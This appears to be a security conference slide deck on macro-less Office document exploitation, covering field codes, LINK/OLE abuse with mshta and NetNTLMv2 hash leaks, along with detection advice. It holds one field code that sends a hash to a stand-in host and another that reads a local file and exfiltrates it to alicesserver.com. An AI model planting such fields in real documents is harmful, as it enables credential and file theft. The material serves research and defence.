



Phishing In a Macro-less World

Exploring alternative methods for office document exploitation

Who am I?

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- New(ish) to SpecterOps
- Software Engineer/ Windows researcher / master of none



Why am I doing this?

- Going through office document spec for Ghostwriter
- Lot's of eyebrow-raising stuff
- A collection of public techniques
- Point you in some interesting directions for office document exploitation research.

What's in this talk?

- Field codes
 - OLE detour
- ActiveX
- OLE embedded objects
- Smart Documents

Common goals for document exploitation

- NetNTLMv2 hash leak
 - If you can convince any part of office to connect to an external SMB share, you can leak NetNTLMv2 hashes.
 - Pretty easy to find.
 - Microsoft doesn't really consider this to be worth "fixing".
- Data leakage
 - Field codes can leak arbitrary file contents.
- Code execution
 - The ever-present VBA macro.
 - ActiveX – Usually has some VBA associated with it.
 - DDEAUTO

What is a .docx file?

- Office Open XML file format
 - https://en.wikipedia.org/wiki/Office_Open_XML
- Any office document that ends in x (docx, pptx, xlsx) is a zip file with a particular folder / file structure
- You can unzip with 7zip or change the extension and use Windows built-in
- Download all the specs at
<https://go.microsoft.com/fwlink/?LinkId=119249>
- We're going to be focusing on the Word document format
 - MS-DOCX


DOCX File Structure

```
Volume serial number is DA9E-BEDC
C:.
    [Content_Types].xml
    docProps
        app.xml
        core.xml
    word
        document.xml
        fontTable.xml
        settings.xml
        styles.xml
        webSettings.xml
        theme
            theme1.xml
        _rels
            document.xml.rels
    _rels
        .rels
```

Field Codes – Common usage

- Field codes have existed before open office spec
- Are used to templatize and automate office document creation.
- For example
 - { PAGE }
 - { HYPERLINK }
 - { TOC }

Field Codes – What does it look like?



Field Codes – What does it look like?

Volume serial number is DA9E-BEDC

C:.

[Content_Types].xml

docProps

app.xml

core.xml

word

document.xml

fontTable.xml

settings.xml

styles.xml

webSettings.xml

theme

theme1.xml

_rels

document.xml.rels

_rels

.rels


```
4   <w:p w14:paraId="4D5C84D9" w14:textId="6338E36C" w:rsidR="004F1081" w:rsidRDefault="00380468">
5     <w:r>
6       <w:t>EXAMPLE</w:t>
7     </w:r>
8     <w:r w:rsidR="004C4294">
9       <w:t xml:space="preserve"> </w:t>
10    </w:r>
11    <w:fldSimple w:instr=" AUTHOR HOTNOPS \* MERGEFORMAT ">
12      <w:r w:rsidR="004C4294">
13        <w:rPr>
14          <w:noProof/>
15        </w:rPr>
16        <w:t>HOTNOPS</w:t>
17      </w:r>
18    </w:fldSimple>
19  </w:p>
```

Field codes – Malicious Usage

- Field codes have been used to leak NetNTLMv2 hashes
 - { INCLUDEPICTURE \EVILSERVER\gotyourhash.jpeg }
- DDE / DDEAUTO
 - <https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/>
- Field codes could even be used to leak file contents
 - Pieter Ceelen from Outflank.nl has an awesome blog post about MS Word Field abuse
 - <https://outflank.nl/blog/2019/04/02/ms-word-field-abuse/>

An attacker can potentially exploit this vulnerability to obtain the contents of files residing on a victim user's system.

```
{ INCLUDEPICTURE { QUOTE "http:\alicesserver.com\" & { FILENAME \p } & { INCLUDETEXT "c:\\a.txt" } } \d }
```



Field codes – Defense and Detection

- How to detect?
 - In the document.xml, scan for any commonly used field codes. Using an xml parser, look for any w:fldSimple nodes and then scan the w:instr property for:
 - DDE/DDEAUTO
 - INCLUDEPICTURE
 - INCLUDETEXT
 - INCLUDE
 - LINK
 - IMPORT
 - QUOTE

Field codes – Expand

- Field codes can be nested
- Some of the supported field codes
 - IF
 - DOCVARIABLE
 - EQ
 - COMPARE
 - NEXT / NEXTIF
 - REF
 - SET
- Starting to look like a full-blown programming language

Field codes – Expand - LINK

- LINK field code

17.16.5.32 LINK

Syntax:

```
LINK field-argument-1 field-argument-2 [field-argument-3] [switches]
```

field-argument-1:

field-argument

field-argument-2:

field-argument

field-argument-3:

field-argument

Description: For information copied from another application, this field links that information to its original source file. The application type of the link information is specified by *field-argument-1*. The name and location of the source file is specified by *field-argument-2*. *field-argument-3* specifies the portion of the source file that's being linked. [Example: If the source file is a SpreadsheetML document, the reference might be to a cell reference or a named range. For a WordprocessingML document, it might be a bookmark. *end example*]


Field Value: None.

Switches: Zero or more of the following *field-specific-switches*.


\a	Causes this field to be updated automatically.
\b	Inserts the linked object as a bitmap.
\d	Don't store the graphic data with the document, thus reducing the file size.

Field codes – Expand - LINK


- LINK field code



Field codes – Expand - LINK



Field codes – Expand - Link



- What happens when I replace the ProgID and file to something more interesting?

```
<w:document xmlns:wpc="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas" xmlns:cx="http://schemas.microsoft.com/office/word/2010/wordprocessingCanvas/extended" w:version="12" w:majorVersion="12" w:minorVersion="0">TEST
```

Field codes – Expand

- Could that actually work?!?!

3:55:2... [mshta.exe]	2240 [RegOpenKey]	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\mshta.exe
3:55:2... [mshta.exe]	11468 [Process Start]	HKLM\Software\Microsoft\Office\Click To Run
3:55:2... [mshta.exe]	11468 [Thread Create]	HKLM\Software\Microsoft\Office\Click To Run\Registry\MACHINE\System\CurrentControlSet\Control\Session Manager\AppCertDlls
3:55:2... [WINWORD.EXE]	2240 [RegCloseKey]	HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDlls
3:55:2... [WINWORD.EXE]	2240 [RegQueryKey]	HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDlls
3:55:2... [WINWORD.EXE]	2240 [RegOpenKey]	HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDlls
3:55:2... [WINWORD.EXE]	2240 [RegOpenKey]	HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDlls
3:55:2... [WINWORD.EXE]	2240 [RegOpenKey]	HKLM\System\CurrentControlSet\Control\Session Manager\AppCertDlls

Field codes – Expand

- No...
- Mshta.exe is running as a COM server and input needs to be passed via COM interfaces
- The COM server was initialized but the linked object was not *activated*

Image	Microsoft (R) HTML Application host
	Microsoft Corporation
Name:	mshta.exe
Version:	11.00.18362.1 (WinBuild.160101.0800)
Path:	C:\Windows\SysWOW64\mshta.exe
Command Line:	C:\Windows\SysWOW64\mshta.exe -Embedding
PID:	11468
Architecture:	32-bit

Field codes – Are we having fun yet?

- What is “-Embedding”
 - The */Embedding* or *-Embedding* flag indicates the process has been started on behalf of a container of an embedded or linked OLE object.
 - This process is not meant to be interacted with via a user interface
 - It is a “*object container application*”

